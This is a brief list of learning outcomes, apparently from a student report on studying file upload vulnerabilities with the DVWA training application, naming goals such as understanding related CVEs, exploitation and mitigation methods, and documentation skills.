## Learning Outcomes

- Understanding of File Upload vulnerabilities
- Awareness of real-world CVEs and incidents
- Ability to link DVWA learning with real attacks
- Knowledge of exploitation methods and mitigation techniques
- Improved research and documentation skills